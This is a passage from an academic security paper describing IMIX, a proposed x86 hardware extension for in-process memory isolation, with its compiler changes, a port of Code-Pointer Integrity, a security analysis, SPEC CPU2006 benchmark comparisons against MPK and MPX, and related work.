**Modifications to x86 Back End.** In the back end, we added code needed to process *sload* and *sstore* instructions. In LLVM, the process of lowering IR instructions to machine code is two-staged. First, the *FastEmit* mechanism is used. It consists of transformation rules explicitly coded in C++ that are too complex to be processed using regular expressions. These are mainly platform-specific optimizations and workarounds. The mechanism can be used to either generate machine code directly, or to assign a rule that should be applied in the next stage. In the second stage, LLVM applies rule-based lowering using pattern matching. The IR instruction and its operands are matched against string patterns in LLVM's TableGen definitions, which define rules to lower the IR to the platform-specific machine code. We modified both stages of the lowering process, similarly to how *load* and *store* are handled.

## 5.4 Case Study: CPI

To evaluate the impact of our lightweight memory isolation technique to the performance, we ported Code-Pointer Integrity (CPI) by Kuznetsov et al. [38] to use IMIX. CPI uses a safe region in memory to guarantee integrity of code pointers and prevent code-reuse attacks.

All code pointers, pointers to pointers, and so on, are moved to the safe region, so that memory corruption vulnerabilities cannot be exploited to overwrite them. Return addresses are protected using a shadow stack. In contrast to its x86-32 implementation that leverages segmentation, CPI relies on hiding for x86-64 to protect the safe region. CPI places the safe region at a random address and stores this address in a segment, which is selected using the segment register `%gs`. During compilation, CPI's optimization pass moves every code pointer and additional metadata about bounds to the safe region. In order to access the safe region, CPI provides accessors that use `mov` instructions with a `%gs` segment override, which access the safe region using `%gs` as the base address and an offset. These accessors are provided by a compiler runtime extension which is linked late in compilation process. Evans et al. show that this CPI implementation is vulnerable, since the location of the safe region can be brute-forced [22].

We replaced data hiding with IMIX as the memory isolation technique used to prevent unintended accesses to CPI's safe region (including the shadow stack). First, we changed CPI's memory allocation function to not only allocate the safe region, but also set the IMIX protection flag. Second, we modified the compiler runtime, which provides access to the safe region, to make use of our `smov` instruction. Specifically, we changed the safe region functions to access memory directly via `smov` instructions instead of using register-offset addressing. This increases security of CPI dramatically. Since IMIX provides deterministic protection of the safe region, we do not need to prevent spilling of the safe region base address (stored in `%gs`), which IMIX makes CPI leakage resilient. Thus, knowing or brute-forcing the memory location brings no benefit any more, and prevents attacks like "Missing the Point(er)" by Evans et al. [22].

## 6 Security Analysis

The main objective of IMIX is to provide in-process memory isolation for data in order to make it accessible only by trusted code. Hence, the goal of an attacker is to access the isolated data. As IMIX is a hardware extension, an attacker cannot directly bypass it, i.e., use a regular memory access instruction to access the isolated memory. Thus, the attacker relies on creating or reusing *trusted code*, or manipulating the *data flow* to pass malicious values to the trusted code, or access to the configuration interface of IMIX.

**Attacks on Trusted Code.** As mentioned in our adversary model, IMIX assumes mitigations preventing the attacker from injecting new code [3], or reusing existing code [7, 50, 52, 54]. This prevents attackers from injecting `smov` instructions that are able to access the isolated data, or reusing trusted code with unchecked arguments, or exploiting unaligned instructions. This assumption is fulfilled by existing mitigations: the strict enforcement of W⊕X [44, 48] prevents the attacker from marking data as code, or changing existing code. Mitigations, such as Control-flow Integrity (CFI) [1, 45, 59] and Code-Pointer Integrity (CPI) [38] prevent the attacker from reusing trusted code.

**Attacks on Data Flow.** In general, attacks on the data flow [12, 19, 23, 28, 29] are hard to prevent since it would require the ability to distinguish between benign and malicious input data, which generally depends on the context. Therefore, the trusted code must either ensure that its input data originates from isolated pages protected by IMIX, or sanitize the data before using it. The former can be ensured by using the `smov` instruction to access the input data as IMIX's design ensures that the `smov` instruction cannot access unprotected memory. The latter heavily depends on the ability of the defense developer to correctly block inputs that would allow the attacker to manipulate the data within the protected memory in a malicious way: IMIX merely provides a primitive to isolate security critical data. Hence, if the developer fails to sanitize the input data in the trusted code, the code is vulnerable to data-flow attacks independently of whether it leverages IMIX or not. In practice, however, sanitizing inputs correctly requires limited complexity, e.g., in the case of a shadow stack [18] or CPI's safe region [38].

**Attacks on Configuration.** A common way to *bypass* mitigations is to disable them. For example, to bypass W⊕X, real-world exploits leverage code-reuse attacks to invoke a system call to mark a data buffer as code before executing it.

There are two ways for an attacker to re-configure IMIX: 1) leveraging the interface of the operating system to change memory permissions, or 2) manipulating page table entries.

For the first case, we assume that the attacker is able to manipulate the arguments of a benign system call to change memory permissions (`mprotect()` on Linux). Our design of IMIX's operating system support prevents the attacker from re-mapping protected memory to unprotected memory. Further, before IMIX memory is unmapped, the kernel sets the memory to zero to avoid any form of information disclosure attacks. Similarly, the kernel initializes memory, which is re-mapped as IMIX memory, with zeros to prevent the attacker from initializing memory with malicious values, mapping it as IMIX





Figure 3: Performance overhead of CPI with segmentation-based memory hiding, and with IMIX.

memory, and then passing it to trusted code. Therefore, the developer must be aware that the attacker is potentially able to pass a pointer into a *zero-filled* page as an input value to trusted code.

For the second case, we assume that the attacker is able to exploit a memory-corruption vulnerability in the kernel. While the focus of this paper is on how user-mode defenses can leverage IMIX, our design allows kernel-based defenses to leverage IMIX as well. Hence, to mitigate data-only attacks against the page table [19] existing defenses [17, 25] can leverage IMIX to ensure that only trusted code can access the page tables.

## 7 Performance Evaluation

To evaluate the performance of our approach, we ported the original implementation of CPI by Kuznetsov et al. [38] to leverage IMIX to isolate the safe region and applied it to the SPEC CPU2006 benchmark suite. Specifically, we executed all C/C++ benchmarks with the reference workload to measure the performance overheads. The SPEC CPU2006 benchmarking suite is comprised of CPU-intensive benchmarks that frequently access memory, and hence, are well suited to evaluate our instrumentation. We performed our evaluation using Ubuntu 14.04 LTS with Linux Kernel version 3.19.0 on an Intel Core i7-6700 CPU in 64-bit mode running at 3.40 GHz with dynamic voltage and frequency scaling disabled, and 32 GB RAM.

**Baseline.** First, we measured the performance impact of the original CPI implementation, which we obtained from the project website [39]. Despite efforts, we were unable to execute the CPI-instrumented version of *perlbench* and *povray*. Using the geometric mean of positive overheads, we measured a performance overhead of 4.24% (arithmetic mean of 9.05%, Kuznetsov et al. [38] measured an average performance overhead of 8.4%). We measured a maximum overhead of 61.49% (*gcc*), while a maximum of 44.2% (for *omnetpp*) was reported in the original paper.

**CPI with IMIX.** Next, we evaluated the performance overhead of IMIX. As hardware emulation turned out to be too slow for executing the SPEC CPU2006 benchmarking tests, we instead evaluated IMIX by replacing `smov` instructions with `mov` instructions that access memory directly. We argue that this reflects the actual costs for `smov` instructions, because the IMIX permission check is part of the paging permission check.

During our performance evaluation we made the interesting observation that our IMIX instrumentation comes with a higher overhead than the baseline. In total, we measured a performance overhead of 14.70% for IMIX, which is an increase of 1.94% in comparison to segmentation-based CPI. In addition, we observed a maximum overhead of 73.27%, compared to a maximum of 61.49% for segmentation-based CPI.

We further investigated this counter-intuitive result. First, we verified with the help of a custom micro-benchmarks that the access time to a memory buffer through a segment register is consistently faster than just dereferencing a general purpose register. Interestingly, it makes no difference whether the base address of the segment is set to 0 or the base address of the buffer. Second, we found that the faster access through segment registers is, at least partially, related to the L2 hardware prefetcher: when we disable it, memory accesses through a general purpose register are faster than segment-based accesses (difference in geometric mean is 0.47% in SPEC CPU2006).

| Technique | Policy-based Isolation | Hardware Enforced | Fast Interleaved Access | Fails Safe |
|---|---|---|---|---|
| SFI | ✓ | × | ✓ | × |
| Segmentation | only for x86-32 | ✓ | ✓ | ✓ |
| Memory Hiding | × | × | ✓ | × |
| Paging / EPT | only single-threaded applications | ✓ | × | ✓ |
| Intel MPK | ✓ | ✓ | ✓ | ✓ |
| Intel SGX | ✓ | ✓ | × | ✓ |
| Intel MPX | ✓ | ✓ | ✓ | × |
| Intel CET | only for Shadow Stack | ✓ | ✓ | ✓ |
| SMOV | ✓ | ✓ | ✓ | ✓ |

Table 1: Comparison of memory-isolation techniques. Legend: *Policy-based Isolation* means that the memory protection itself cannot be bypassed with an arbitrary memory read-write primitive. *Hardware Enforced* is self-explanatory. *Fast Interleaved Access* refers to the ability to alternately access protected and unprotected memory without additional performance impact. *Fails Safe* means that regular (un-instrumented) memory instructions cannot access the protected memory.

**CPI with IMIX (Segment-based Addressing).** Similarly to a regular `mov` instruction, the IMIX instruction allows to access memory through a segment register. Unsurprisingly, by adjusting our IMIX-based CPI instrumentation to use segment register-based addressing we achieve 0% overhead over CPI. We further compare IMIX to other memory protection approaches, namely Intel MPK and Intel MPX, in Section 9.

## 8 Discussion

**On the Feasibility of Our ISA Extension.** One of the main values of any defense in the field of system security is practicality. Therefore, it comes with no surprise that existing research often sacrifices security in favor of performance [45, 53, 67], and retrofit existing hardware features [6, 16, 18, 41, 58, 63] instead of introducing more suitable ones. The reason is that in practice it is unlikely that hardware vendors are going to change their hardware design and risk compatibility issues with legacy software in order to strengthen the security and increase the performance of a specific mitigation.

However, we argue that this does not apply to IMIX for two reasons: 1) IMIX enables strong and efficient in-process isolation of data which is an inevitable requirement of many memory-corruption defenses. 2) IMIX can be implemented by slightly modifying Intel's proposal, Control-flow Enforcement Technology (*CET*) [33].

As we discussed in Section 2, memory-corruption defenses often reduce the attack surface from potentially the whole application's memory to the memory that is used by the defense itself. With IMIX we provide a strong and efficient hardware primitive to enforce the protection of this data which is mitigation-agnostic. By providing a primitive, which is essential to memory-corruption defenses, rather than implementing a specific defense in hardware [33], vendors avoid the risk of a later bypass [50].

We believe that IMIX can be adopted in real world with comparatively low additional effort. With CET [33] Intel provides a specialization of IMIX. Similar to IMIX, CET requires modifications to the TLB, semantic changes to the page table, and the introduction of new instructions. Contrary to IMIX, CET's hardware extension is tailored to isolate the shadow stack of a CFI implementation [45]. As expected, generalizing CET's shadow stack to support arbitrary memory accesses still allows implementation of an isolated shadow stack [18].

## 9 Related Work

In the following, we discuss techniques that may be used to protect memory against unintended access. Table 1 provides an overview of characteristics of these techniques. We explain each of its aspects in detail, and compare them to IMIX.

**Software-based Memory Protection.** Software-fault isolation techniques (SFI) [51, 61] allow to create a separate protected memory region. SFI is implemented by instrumenting every memory-access instruction such that the address is masked before the respective instruction is executed. This ensures that the instrumented instruction can only access the designated memory segment, however, this instrumentation also has a significant performance impact. Though SFI instruments every load/store

instruction, invalid memory accesses cannot be detected, but are instead masked to point to unprotected memory [37]. ISboxing [20] leverages instruction prefixes of x86-64 to implicitly mask load and store operations. The instruction prefix determines whether a memory-access instruction uses a 32-bit (default case) or 64-bit address. By ensuring that untrusted code can only use 32-bit addresses to access memory, protected data can be stored in memory that can only be addressed with 64-bit addresses. Yet, this reduces the available address space significantly, and allows linked libraries to access protected memory.

Another way of protecting data against malicious modifications is to enforce data-flow integrity (DFI) [2, 10, 55]. DFI creates a data-flow graph by means of static analysis, which is enforced during run time by instrumenting memory-access instructions. However, the performance overhead of DFI, which e.g. is on average 7% for WIT [2], prevents it from being used to safeguard protection secrets of code-reuse mitigations, since it would further increase the mitigation's performance overhead. IMIX can be used for both protecting sensitive data (like DFI does) and enabling efficient protection of safe regions for control-flow hijacking mitigations.

**Retrofitting Existing Memory Protection.** Segmentation is a legacy memory-isolation feature on x86-32 that allows to split the memory into isolated segments [61, 65]. For memory accesses, the current privilege level is checked against the segment's required privilege level directly in hardware. On x86-64 segmentation registers still exist but access control is no longer enforced [37]. On the surface, re-enforcing legacy segmentation seems to be an attractive solution, however, IMIX is easier to implement from a hardware perspective: segmentation requires arithmetic operations, IMIX only one check. Moreover, IMIX provides higher flexibility: protected memory does not need to consist of one contiguous memory region. As segmentation registers are rarely used by regular applications any more, they are often used to store base addresses for memory hiding [6, 38, 41]. Indeed, segmentation-based memory hiding comes with no performance overhead, however, unlike IMIX, it does not provide real in-process isolation and is vulnerable to memory-disclosure attacks [22, 26].

Paging can also be used as well to provide in-process isolation by removing read/write permissions from a page when executing untrusted code [5]. However, regularly switching between trusted and untrusted code is expensive because of 1) two added `mprotect()` system calls, and 2) the following invalidation of TLB entries for each of them [60]. Further, this technique is vulnerable to race-condition attacks, i.e., the attacker can access the protected data from a second thread that runs concurrently to the trusted code. IMIX avoids both disadvantages.

A more recent feature introduced with Intel VT-x is Extended Page Tables (EPT) [32] to implement hardware-assisted memory virtualization. EPT provide another layer of indirection for memory accesses that is controlled by the hypervisor but is otherwise conceptually the same as regular paging. Additionally, VT-x introduces an instruction, `vmfunc`, that enables fast switches between EPT mappings. Hence, to isolate memory, the hypervisor maintains two EPT mappings [16] (regular and protected memory) and trusted code invokes the `vmfunc` instruction instead of `mprotect()`). However, this approach suffers from the same disadvantages as the previous approach which relies on regular paging.

**Proposed Memory Isolation Mechanisms.** There are already several academic proposals for memory isolation. HDFI [56] is a fine-grained data isolation mechanism that uses MMU tagging for RISC-V. However, due to the need of an additional tag table, HDFI needs two accesses per memory operation. Thus, HDFI leverages additional hardware units (like a cache) to lower the performance impact. Still, HDFI relies on complex static analysis for data-flow integrity which does not meet the requirements for modern JIT-compiled code. IMIX supports JIT compilation by building on existing functionality like `mprotect`, furthermore, IMIX does not need any additional static analysis.

CHERI [62] extends a RISC architecture with fine-grained memory isolation using a set of ISA extensions. For this, two compartments are introduced, however, switching costs are comparably high (620 cycles overhead). In addition, CHERI also relies on intensive static analysis unsuitable for JIT code.

ILDI [13] is another data isolation approach, but for ARM. It leverages existing ARM features (`Privileged Access Never`, `PAN`) to create a safe region for sensitive kernel memory, isolated from potential kernel exploits. By explicitly granting `Load and Store Unprivileged` (`LSU`) instructions access to sensitive data, regular accesses (possibly attacker controlled) are no longer allowed to access the safe region. However, ILDI imposes a high performance overhead on the kernel (35.3%). IMIX proposes a general approach that can be leveraged by both kernel-space and user-space mitigations.

**Recent Hardware Extensions.** Recent Intel CPUs implement a variety of new memory-protection features. In particular, Memory Protection Extensions (MPX) and Memory Protection Keys (MPK) can be retrofitted to enable in-process memory isolation. Nevertheless, as we discuss in the following, they are not viable alternatives

| Name | CPI+Seg (%) | CPI+IMIX (%) | CPI+MPK (%) | CPI+MPX (%) |
|---|---|---|---|---|
| 400.perlbench | - | - | - | - |
| 401.bzip2 | 0.13 | 0.44 | 0.19 | 132.36 |
| 403.gcc | 61.49 | 65.73 | 2856.48 | - |
| 429.mcf | -2.08 | -4.89 | -2.41 | 203.71 |
| 433.milc | -0.63 | -0.47 | -0.45 | -6.36 |
| 444.namd | -0.10 | 0.66 | -0.09 | -8.60 |
| 445.gobmk | 2.55 | 2.52 | 32.41 | - |
| 447.dealII | -2.57 | -3.37 | - | - |
| 450.soplex | -3.83 | -2.96 | -0.74 | 2.88 |
| 453.povray | - | - | - | - |
| 456.hmmer | -2.17 | -2.54 | -1.35 | 15.43 |
| 458.sjeng | 1.43 | 1.36 | 1.39 | 56.81 |
| 462.libquantum | -2.32 | -2.16 | -2.62 | 106.41 |
| 464.h264ref | 2.04 | 4.67 | 536.02 | 46.87 |
| 470.lbm | -2.04 | -1.99 | -1.94 | -9.82 |
| 471.omnetpp | 42.95 | 56.62 | 1444.02 | - |
| 473.astar | 0.67 | 0.20 | 0.70 | -1.29 |
| 482.sphinx3 | -0.99 | -0.32 | 5.52 | -0.68 |
| 483.xalancbmk | 59.23 | 73.27 | 1385.67 | - |
| GeoMean | 4.24 | 3.99 | 12.43 | 36.86 |

Table 2: Comparison of memory isolation techniques. *CPI+Seg* uses memory hiding to protect the safe region, for the remaining the respective technique is used. Note that entries marked with "-" crashed with CPI applied.

to IMIX as both come with disadvantages that render them impractical.

The main goal of MPX [31] is to provide hardware-assisted bounds checking to avoid buffer overflows. Therefore, the developer specifies bounds using dedicated registers (each contains a lower and an upper bound) that can be checked by newly introduced instructions. MPX can be retrofitted to enforce memory isolation by defining one bound that divides the address space in two segments: a regular, and a protected region. Then, bounds checks are inserted for every memory access instruction that is not allowed to access protected memory [37]. This has two main disadvantages. First, MPX does not fail safe, i.e., not instrumented instructions (by a third-party library, for example) can still access the safe region. Second, instructions that are allowed to access protected memory can still access unprotected memory. Hence, an attacker might be able to redirect memory accesses of trusted code to attacker-controlled memory. To avoid such attacks, additional instrumentation of the trusted code is required, which significantly increases the performance overhead, as depicted in Table 2. Protecting CPI's safe region with MPX using the open-source implementation by Koning et al. [37] results in a total performance overhead of 36.86% with a maximum of 203.71% for *mcf*, which cannot be considered practical, especially since we were not able to execute the benchmarks that show the highest overheads across all techniques. In comparison, IMIX is secure by default, and enforces strict isolation between protected and unprotected memory without additional overhead.

Intel's MPK is a feature to be available in upcoming Intel x86-64 processors [27, 34], already available on other architectures like IA-64 [30], and ARM32 (called *memory domains*) [4]. Since IMIX and MPK implement a similar idea, we also evaluated MPK based on the approximation given by Koning et al. [37] using the setup we describe in Section 7.

As shown in Table 2, using MPK to protect the CPI safe region results in a total performance overhead of 12.43% with a maximum of 2856.48% for *gcc*. We identified the additional instrumentation to switch between trusted and untrusted code to be the root cause of the additional overhead. This emphasizes the conceptual differences of MPK and IMIX. MPK enables many distinct domains to be present. Reducing these to two possible domains allows IMIX to be leveraged by mitigations like CPI or CFI that rely on frequent domain switches. In contrast, MPK is useful if the application changes domains infrequently, i.e., for temporal memory isolation, or to isolate different threads.

Encryption can also be used to protect memory. For instance, Intel Total Memory Encryption [35] (Secure Memory Encryption for AMD [36]) allows to encrypt the whole memory transparently, protecting it from physical analysis like cold-boot attacks, but not local memory corruption attacks [37]. Another encryption feature, AES-NI [35], reduces overhead associated with encryption

dramatically, which can be used to encrypt and decrypt safe regions as needed. Even with hardware encryption support, solutions like CCFI still induce a performance overhead of up to 52% [42], and keeping the encryption key safe requires relying on unused registers and ensuring that this key is never spilled to memory [14, 37]. IMIX is not prone to register spilling, since it does not rely on a secret to protect memory.

Trusted Execution Environments like Intel SGX [15] offer strong security guarantees through hardware support, but require intensive effort to decouple code to be run in the enclave. SGX can also be used for memory protection, but only at high performance costs due to overheads for entering and exiting the enclave.

## 10 Conclusion

Mitigations against memory-corruption attacks for modern x86-based computer systems rely on in-process protection of their code and data. Unfortunately, neither current nor planned memory-isolation features of the x86 architecture meet these requirements. As a consequence, many mitigations rely on information hiding via segmentation, on expensive software-based isolation, or on retrofitting memory-isolation features that require compromises in the design of the mitigation.

With IMIX we design a mitigation-agnostic in-process memory-isolation feature for data that targets the x86 architecture. It provides memory-corruption defenses with a well-suited isolation primitive to protect their data. IMIX extends the x86 ISA with an additional memory permission that can be configured through the page table, and a new instruction that can only access memory pages which are isolated through IMIX. We implement a fully-fledged proof of concept of IMIX that leverages Intel's Simulation and Analysis Engine to extend the x86 ISA, and we extend the Linux kernel and the LLVM compiler framework to provide interfaces to IMIX. Further, we enhance Code-pointer Integrity (CPI), an effective defense against code-reuse attacks, using IMIX to protect CPI's safe region.

Our evaluation shows that defenses, like CPI, greatly benefit from IMIX in terms of security without additional performance overhead. We argue that the adoption of IMIX is possible by adjusting the design of Intel's Control-flow Enforcement Technology (CET). Finally, IMIX provides a solution that can serve as a building block for forthcoming defenses to tackle challenging problems, such as data-oriented attacks.

**Acknowledgments.** This work was supported by the German Science Foundation CRC 1119 CROSSING P3, the German Federal Ministry of Education and Research (BMBF) in the context of HWSec, and the Intel Collaborative Research Institute for Collaborative Autonomous and Resilient Systems (ICRI-CARS).

## 11 Bibliography

[1] M. Abadi, M. Budiu, Ú. Erlingsson, and J. Ligatti. Control-flow integrity. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2005.

[2] P. Akritidis, C. Cadar, C. Raiciu, M. Costa, and M. Castro. Preventing memory error exploits with WIT. In *29th IEEE Symposium on Security and Privacy*, S&P, 2008.

[3] Aleph One. Smashing the stack for fun and profit. *Phrack Magazine*, 49, 2000.

[4] ARM. ARM architecture reference manual. `http://silver.arm.com/download/ARM_and_AMBA_Architecture/AR150-DA-70000-r0p0-00bet9/DDI0487A_h_armv8_arm.pdf`, 2015.

[5] M. Backes, T. Holz, B. Kollenda, P. Koppe, S. Nürnberger, and J. Pewny. You can run but you can't read: Preventing disclosure exploits in executable code. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2014.

[6] M. Backes and S. Nürnberger. Oxymoron: Making fine-grained memory randomization practical by allowing code sharing. In *23rd USENIX Security Symposium*, USENIX Sec, 2014.

[7] A. Bittau, A. Belay, A. J. Mashtizadeh, D. Mazières, and D. Boneh. Hacking blind. In *35th IEEE Symposium on Security and Privacy*, S&P, 2014.

[8] K. Braden, S. Crane, L. Davi, M. Franz, P. Larsen, C. Liebchen, and A.-R. Sadeghi. Leakage-resilient layout randomization for mobile devices. In *23rd Annual Network and Distributed System Security Symposium*, NDSS, 2016.

[9] N. Carlini, A. Barresi, M. Payer, D. Wagner, and T. R. Gross. Control-flow bending: On the effectiveness of control-flow integrity. In *24th USENIX Security Symposium*, USENIX Sec, 2015.

[10] M. Castro, M. Costa, and T. Harris. Securing software by enforcing data-flow integrity. In *7th USENIX Symposium on Operating Systems Design and Implementation*, OSDI, 2006.

[11] N. Chachmon, D. Richins, R. Cohn, M. Christensson, W. Cui, and V. J. Reddi. Simulation and analysis engine for scale-out workloads. In *Proceedings of the 2016 International Conference on Supercomputing*, ICS '16, pages 22:1–22:13, New York, NY, USA, 2016. ACM.

[12] S. Chen, J. Xu, E. C. Sezer, P. Gauriar, and R. K. Iyer. Non-control-data attacks are realistic threats. In *14th USENIX Security Symposium*, USENIX Sec, 2005.

[13] Y. Cho, D. Kwon, and Y. Paek. Instruction-level data isolation for the kernel on arm. In *Design Automation Conference (DAC), 2017 54th ACM/EDAC/IEEE*, pages 1–6. IEEE, 2017.

[14] M. Conti, S. Crane, L. Davi, M. Franz, P. Larsen, C. Liebchen, M. Negro, M. Qunaibit, and A.-R. Sadeghi. Losing control: On the effectiveness of control-flow integrity under stack attacks. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2015.

[15] V. Costan and S. Devadas. Intel sgx explained. *IACR Cryptology ePrint Archive*, 2016:86, 2016.

[16] S. Crane, C. Liebchen, A. Homescu, L. Davi, P. Larsen, A.-R.

Sadeghi, S. Brunthaler, and M. Franz. Readactor: Practical code randomization resilient to memory disclosure. In *36th IEEE Symposium on Security and Privacy*, S&P, 2015.

[17] J. Criswell, N. Dautenhahn, and V. Adve. Kcofi: Complete control-flow integrity for commodity operating system kernels. In *35th IEEE Symposium on Security and Privacy*, S&P, 2014.

[18] T. H. Dang, P. Maniatis, and D. Wagner. The performance cost of shadow stacks and stack canaries. In *10th ACM Symposium on Information, Computer and Communications Security*, ASIACCS, 2015.

[19] L. Davi, D. Gens, C. Liebchen, and A.-R. Sadeghi. Pt-rand: Practical mitigation of data-only attacks against page tables. 2017.

[20] L. Deng, Q. Zeng, and Y. Liu. Isboxing: An instruction substitution based data sandboxing for x86 untrusted libraries. In *IFIP International Information Security Conference*, pages 386–400. Springer, 2015.

[21] I. Evans, S. Fingeret, J. Gonzalez, U. Otgonbaatar, T. Tang, H. Shrobe, S. Sidiroglou-Douskos, M. Rinard, and H. Okhravi. Missing the point (er): On the effectiveness of code pointer integrity. In *Security and Privacy (SP), 2015 IEEE Symposium on*, pages 781–796. IEEE, 2015.

[22] I. Evans, S. Fingeret, J. Gonzalez, U. Otgonbaatar, T. Tang, H. Shrobe, S. Sidiroglou-Douskos, M. Rinard, and H. Okhravi. Missing the point(er): On the effectiveness of code pointer integrity. In *36th IEEE Symposium on Security and Privacy*, S&P, 2015.

[23] T. Frassetto, D. Gens, C. Liebchen, and A.-R. Sadeghi. Jitguard: Hardening just-in-time compilers with sgx. In *24th ACM Conference on Computer and Communications Security (CCS)*, Nov. 2017.

[24] R. Gawlik, B. Kollenda, P. Koppe, B. Garmany, and T. Holz. Enabling client-side crash-resistance to overcome diversification and information hiding. In *NDSS*, 2016.

[25] X. Ge, H. Vijayakumar, and T. Jaeger. SPROBES: Enforcing kernel code integrity on the trustzone architecture. In *Mobile Security Technologies*, MoST, 2014.

[26] E. Göktaş, R. Gawlik, B. Kollenda, G. Portokalidis, C. Giuffrida, and H. Bos. Undermining information hiding (and what to do about it). In *25th USENIX Security Symposium (USENIX Security 16)*, pages 105–119. USENIX Association, 2016.

[27] D. Hansen. [rfc] x86: Memory protection keys. `https://lwn.net/Articles/643617/`, 2015.

[28] H. Hu, Z. L. Chua, S. Adrian, P. Saxena, and Z. Liang. Automatic generation of data-oriented exploits. In *24th USENIX Security Symposium*, USENIX Sec, 2015.

[29] H. Hu, S. Shinde, A. Sendroiu, Z. L. Chua, P. Saxena, and Z. Liang. Data-oriented programming: On the expressiveness of non-control data attacks. In *37th IEEE Symposium on Security and Privacy*, S&P, 2016.

[30] Intel. Intel Itanium architecture developer's manual: Vol. 2. `https://www.intel.de/content/dam/www/public/us/en/documents/manuals/itanium-architecture-software-developer-rev-2-3-vol-2-manual.pdf`, 2010.

[31] Intel. Intel 64 and IA-32 architectures software developer's manual, combined volumes 3A, 3B, and 3C: System programming guide. `http://www.intel.com/content/dam/www/public/us/en/documents/manuals/64-ia-32-architectures-software-developer-system-programming-manual-325384.pdf`, 2013.

[32] Intel. Intel 64 and IA-32 architectures software developer's manual. ch 28, 2015.

[33] Intel. Control-flow Enforcement Technology Preview, 2017.

[34] Intel. Intel 64 and IA-32 architectures software developer's manual. `http://www-ssl.intel.com/content/www/us/en/processors/architectures-software-developer-manuals.html`, 2017.

[35] Intel. Intel architecture memory encryption technologies specification. `https://software.intel.com/sites/default/files/managed/a5/16/Multi-Key-Total-Memory-Encryption-Spec.pdf`, 2017.

[36] D. Kaplan, J. Powell, and T. Woller. Amd memory encryption. *White paper*, 2016.

[37] K. Koning, X. Chen, H. Bos, C. Giuffrida, and E. Athanasopoulos. No need to hide: Protecting safe regions on commodity hardware. In *Proceedings of the Twelfth European Conference on Computer Systems*, pages 437–452. ACM, 2017.

[38] V. Kuznetsov, L. Szekeres, M. Payer, G. Candea, R. Sekar, and D. Song. Code-pointer integrity. In *11th USENIX Symposium on Operating Systems Design and Implementation*, OSDI, 2014.

[39] V. Kuznetsov, L. Szekeres, M. Payer, G. Candea, R. Sekar, and D. Song. CPI implementation. `http://dslab.epfl.ch/proj/cpi/levee-early-preview-0.2.tgz`, 2014.

[40] C. Lattner and V. S. Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *IEEE/ACM International Symposium on Code Generation and Optimization*, CGO, 2004.

[41] K. Lu, C. Song, B. Lee, S. P. Chung, T. Kim, and W. Lee. Aslr-guard: Stopping address space leakage for code reuse attacks. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2015.

[42] A. J. Mashtizadeh, A. Bittau, D. Boneh, and D. Mazières. CCFI: cryptographically enforced control flow integrity. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2015.

[43] S. McCamant and G. Morrisett. Evaluating SFI for a CISC architecture. In *15th USENIX Security Symposium*, USENIX Sec, 2006.

[44] Microsoft. Data Execution Prevention (DEP). `http://support.microsoft.com/kb/875352/EN-US/`, 2006.

[45] Microsoft. Control flow guard. `http://msdn.microsoft.com/en-us/library/Dn919635.aspx`, 2015.

[46] S. Nagarakatte, J. Zhao, M. M. Martin, and S. Zdancewic. SoftBound: Highly compatible and complete spatial memory safety for C. In *30th ACM SIGPLAN Conference on Programming Language Design and Implementation*, PLDI, 2009.

[47] S. Nagarakatte, J. Zhao, M. M. Martin, and S. Zdancewic. CETS: compiler enforced temporal safety for C. In *International Symposium on Memory Management*, ISMM, 2010.

[48] OpenBSD. Openbsd 3.3, 2003.

[49] J. Power, M. D. Hill, and D. A. Wood. Supporting x86-64 address translation for 100s of gpu lanes. In *High Performance Computer Architecture (HPCA), 2014 IEEE 20th International Symposium on*, pages 568–578. IEEE, 2014.

[50] F. Schuster, T. Tendyck, C. Liebchen, L. Davi, A.-R. Sadeghi, and T. Holz. Counterfeit object-oriented programming: On the difficulty of preventing code reuse attacks in C++ applications.

In *36th IEEE Symposium on Security and Privacy*, S&P, 2015.

[51] D. Sehr, R. Muth, C. Biffle, V. Khimenko, E. Pasko, K. Schimpf, B. Yee, and B. Chen. Adapting software fault isolation to contemporary cpu architectures. In *18th USENIX Security Symposium*, USENIX Sec, 2010.

[52] H. Shacham. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2007.

[53] H. Shacham, M. Page, B. Pfaff, E. Goh, N. Modadugu, and D. Boneh. On the effectiveness of address-space randomization. In *ACM SIGSAC Conference on Computer and Communications Security*, CCS, 2004.

[54] K. Z. Snow, F. Monrose, L. Davi, A. Dmitrienko, C. Liebchen, and A. Sadeghi. Just-in-time code reuse: On the effectiveness of fine-grained address space layout randomization. In *34th IEEE Symposium on Security and Privacy*, S&P, 2013.

[55] C. Song, B. Lee, K. Lu, W. Harris, T. Kim, and W. Lee. Enforcing kernel security invariants with data flow integrity. In *NDSS*, 2016.

